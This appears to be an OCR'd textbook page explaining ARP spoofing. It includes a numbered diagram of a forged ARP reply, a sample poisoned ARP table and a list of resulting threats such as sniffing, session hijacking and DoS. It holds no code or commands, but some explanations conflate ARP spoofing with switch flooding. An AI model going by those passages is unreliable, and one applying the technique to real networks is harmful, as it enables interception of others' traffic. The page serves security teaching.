
ARP Spoofing Attack

ARP resolves IP addresses to the MAC (hardware) address of the interface to send data. ARP packets can be forged to send data to the attacker's machine. ARP spoofing involves constructing a large number of forged ARP request and reply packets to overload a switch. When a machine sends an ARP request, it assumes that the ARP reply will come from the right machine. ARP provides no means of verifying the authenticity of the responding device. Even systems that have not made an ARP request can accept the ARP replies coming from other devices. Attackers use this flaw in ARP to create malformed ARP replies containing spoofed IP and MAC addresses. Assuming it to be the legitimate ARP reply, the victim's computer blindly accepts the ARP entry into its ARP table. Once the ARP table is flooded with spoofed ARP replies, the switch is set in forwarding mode, and the attacker intercepts all the data that flows from the victim's machine without the victim being aware of the attack. Attackers flood a target computer's ARP cache with forged entries, which is also known as poisoning. ARP spoofing is an intermediary for performing attacks such as DoS, MITM, and session hijacking.

How does ARP Spoofing Work?

ARP spoofing is a method of attacking an Ethernet LAN. When a legitimate user initiates a session with another user in the same layer 2 broadcast domain, the switch broadcasts an ARP request using the recipient's IP address, while the sender waits for the recipient to respond with a MAC address. An attacker eavesdropping on this unprotected layer 2 broadcast domain can respond to the broadcast ARP request and replies to the sender by spoofing the intended recipient's IP address. The attacker runs a sniffer and turns the machine's NIC adapter to promiscuous mode.

ARP spoofing is a method of attacking an Ethernet LAN. It succeeds by changing the IP address of the attacker's computer to that of the target computer. A forged ARP request and reply packet can find a place in the target ARP cache in this process. As the ARP reply has been forged, the destination computer (target) sends frames to the attacker's computer, where the attacker can modify the frames before sending them to the source machine (User A) in an MITM attack. The attacker can also launch a DoS attack by associating a non-existent MAC address to the IP address of the gateway; alternatively, the attacker may sniff the traffic passively and then forward it to the target destination.



Poisoned ARP cache

IP	MAC
10.1.1.0	21-56-88-99-55-66
10.1.1.1	11-22-33-44-55-66
10.1.1.2	55-88-66-55-33-44

1
I want to connect to 10.1.1.1, but I need a MAC address
User A
(10.1.1.0)
2
Sends ARP request
Switch
3
Switch broadcasts ARP request onto the wire
4
Yes, I am here This is 10.1.1.1 and my MAC address is A1-B1-C1-D1-E1-F1
User B
User C
Actual legitimate user responds to the ARP request
User D
5
Malicious user eavesdrops on the ARP request and responses and spoofs as the legitimate user
6
Sends his malicious MAC address
I am 10.1.1.1 and my MAC address is 11-22-33-44-55-66
Information for IP address 10.1.1.1 is now being sent to MAC address 11-22-33-44-55-66


Figure 8.34: Working of an ARP spoofing attack



Threats of ARP Poisoning

- Using fake **ARP messages**, an attacker can divert all communications between two machines, resulting in all traffic being exchanged via the attacker's PC

1. **Packet Sniffing**
2. **Session Hijacking**
3. **VoIP Call Tapping**
4. **Manipulating Data**
5. **Man-in-the-Middle Attack**
6. **Data Interception**
7. **Connection Hijacking**
8. **Connection Resetting**
9. **Stealing Passwords**
10. **Denial-of-Service (DoS) Attack**

Threats of ARP Poisoning

